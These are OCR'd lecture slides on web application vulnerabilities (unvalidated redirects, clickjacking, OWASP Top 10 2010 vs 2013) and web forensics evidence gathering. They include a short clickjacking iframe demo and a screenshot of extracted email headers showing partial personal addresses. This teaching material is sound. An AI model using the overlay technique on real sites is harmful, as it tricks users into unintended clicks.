
Web application redirects are very common

- Web applications frequently include user supplied parameters in the destination URL
- If they aren't validated, attacker can send victim to a malicious web site


Typical Impact

- Redirect victim to phishing or malware site
- Attacker's request is forwarded past security checks, allowing unauthorized function or data access

Clickjacking Demonstration




```
<iframe id="new" src="http://www.cnn.com" name="iframe_a”
style="opacity:.5;
position:absolute;top:313px;left:212px;width:500px;height:200px;">
</iframe>
```



Web Page to Redirect

Victim clicks on the button part-1, victim will be redirected to original website


Victim clicks on the button part-2, victim will be redirected to fake website

OWASP Top 10 (2010 Vs 2013)

OWASP Top 10 – 2010	OWASP Top 10 – 2013
A1 – Injection	A1 – Injection
A2 – Cross Site Scripting (XSS)	A2 – Broken Authentication and Session Management
A3 – Broken Authentication and Session Management	A3 – Cross Site Scripting (XSS)
A4 – Insecure Direct Object References	A4 – Insecure Direct Object References
A5 – Cross Site Request Forgery (CSRF)	A5 – Security Misconfiguration
A6 – Security Misconfiguration	A6 – Sensitive Data Exposure
A7 – Insecure Cryptographic Storage	A7 – Missing Function Level Access Control
A8 – Failure to Restrict URL Access	A8 – Cross-Site Request Forgery (CSRF)
A9 – Insufficient Transport Layer Protection	A9 – Using Known Vulnerable Components
A10 – Unvalidated Redirects and Forwards (NEW)	A10 – Unvalidated Redirects and Forwards (NEW)
Dropped: A9 -Insufficient Transport Layer Protection	A8 broadened to A7
Merged: A7 and A9 -> A6	

Probability of Vulnerability Type in any Given Application


Session Management Vulnerabilities Appear in 79% of Applications.



Source : Application Vulnerability Trends Report : 2014

Web Application Forensics

- In the main, Web App Forensics revolves around the analysis of various Log files.
- By fine-tuning the logging options additional information which may be useful in an investigation may be captured.
- Most important – ensure Web Apps are fully tested and secure before deployment.



Digital Evidences

- information and data of investigative value that is used to track activities related to cyber crime.
- valuable data used to support or refute a hypothesis that is formulated during the investigation process
- To solve cyber crime cases, investigators gather various evidences such as e-mails, web images, logs, PDF documents, instant message histories, spreadsheets, internet browser histories, databases, contents of computer memory, and web site backup.

Evidence Gathering Techniques

- **Imaging:** Bit-by-bit copy of the original storage medium, to create exact copy of the original disk. This method is different from a backup copy, which only copies known files.
- Backup software cannot copy deleted files or e-mail messages, or recover file fragments.


Evidence Gathering Techniques

Forensic Copy: In this method an Advance forensic format (AFF) is used for evidence acquisition. It has following features

- **Provide compressed or uncompressed image files.**
- **No size restriction for disk-to-image files.**
- **Provide space in the image file or segmented files for metadata.**
- **Open source for multiple platforms and operating system.**

Evidence Gathering Techniques

- **Selection and Extraction.** In these methods task relevant data from available structured/unstructured resources are extracted.
- The selection method is concerned with filtering relevant information from other non-relevant information. In extraction method the subset of process data is pulled out
  - One of the examples is selection of relevant items through the web crawler.
  - Another common example of evidence extraction is digging out the details of suspicious email.
  - The evidences subjected to email are extracted to identify the sources of email, the vulnerable matter present in the email content and temporal information like date and time associated with email.



dst_mail - Microsoft Excel

Home Insert Page Layout Formulas Data Review View

Paste Clipboard Calibri 11 Font Alignment General Number Conditional Formatting Format as Table Cell Styles Styles Insert Delete Format Cells Sort & Filter Find & Select Editing

C1 From: (Name)

	A	B	C	D	E	F	G	H	I	J	K	L
1	Subject	Body	From: (Name)	From: (Address)	From: (Ty	To: (Name	To: (Addre	To: (Type)	CC: (Name	CC: (Addr	CC: (Type)	BCC: (Na
2	Elixir Inter	*Elixir International Journal	Elixir Online Jo	elixirpublishers@	SMTP	Elixir Publ	elixirpubl	SMTP				
3	Reminder	Dear Sir/Madam	domain@eis.e	domain@eis.ern	SMTP	deepakto	deepakto	SMTP	domain@	domain@	SMTP;SMTP;SMTP	
4	Posting fa	Dear Deepak Singh Tomar ,	Testegg Suppo	webapp11@test	SMTP	deepakto	deepakto	SMTP				
5	Recomme	Strengths:	priya mujumda	priyamujumdar2	SMTP	deepakto	deepakto	SMTP	deepakto	deepakto	SMTP	
6	Call for Re		garjmbs@garjo	garjmbs@garjou	SMTP	garjmbs@	garjmbs@	SMTP				
7	Call for Pa	Call for Papers (Volume 2: Issue	Editor ijesit.co	editor@ijesit.co	SMTP	undisclos	undisclos	SMTP				
8	Reminder	Dear Sir/Madam	domain@eis.e	domain@eis.ern	SMTP	deepakto	deepakto	SMTP	domain@	domain@	SMTP;SMTP;SMTP	

The applicant below is in the process of applying for admission to a graduate program at the University of Nevada, Las Vegas, and has chosen you to provide a recommendation. You may access the online recommendation form at the URL listed below. The personal access code and password, also provided below, are required for entry. Please do not send your recommendation as an attachment in response to this notification message.

dst_mail

Ready Count: 552 100%

start 4 Windows E... badora_after ... file handling [... Free Email Ext... Library Microsoft Exce... 10:48 AM

Free Email Extractor Download / Free Email Spider Software - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Free Email Extractor Download √ Free E... | LIVE Farewell Test! Tendulkar hits half-ce... | Ind: 231-3 (49.1) : India vs West Indies ...

emailextractorpro.com


Yahoo!

email extractor

Email Extractor | Download | Order | Screenshots | Video | Testimonials | Support | About

Free Email Extractor

Email Extractor is free all-in-one email spider software. It is a lightweight and powerful utility designed to **extract email addresses** from various sources: local files, websites, search engines, etc. It is a great tool for creating your customer contact list using your mailbox data.



Awards

Brothersoft
www.BrotherSoft.com

GEEK FILES
Awarded 5/5 Stars
Exceptional Product
www.geekfiles.com

EDITOR'S CHOICE
www.byte-flow.com

Library

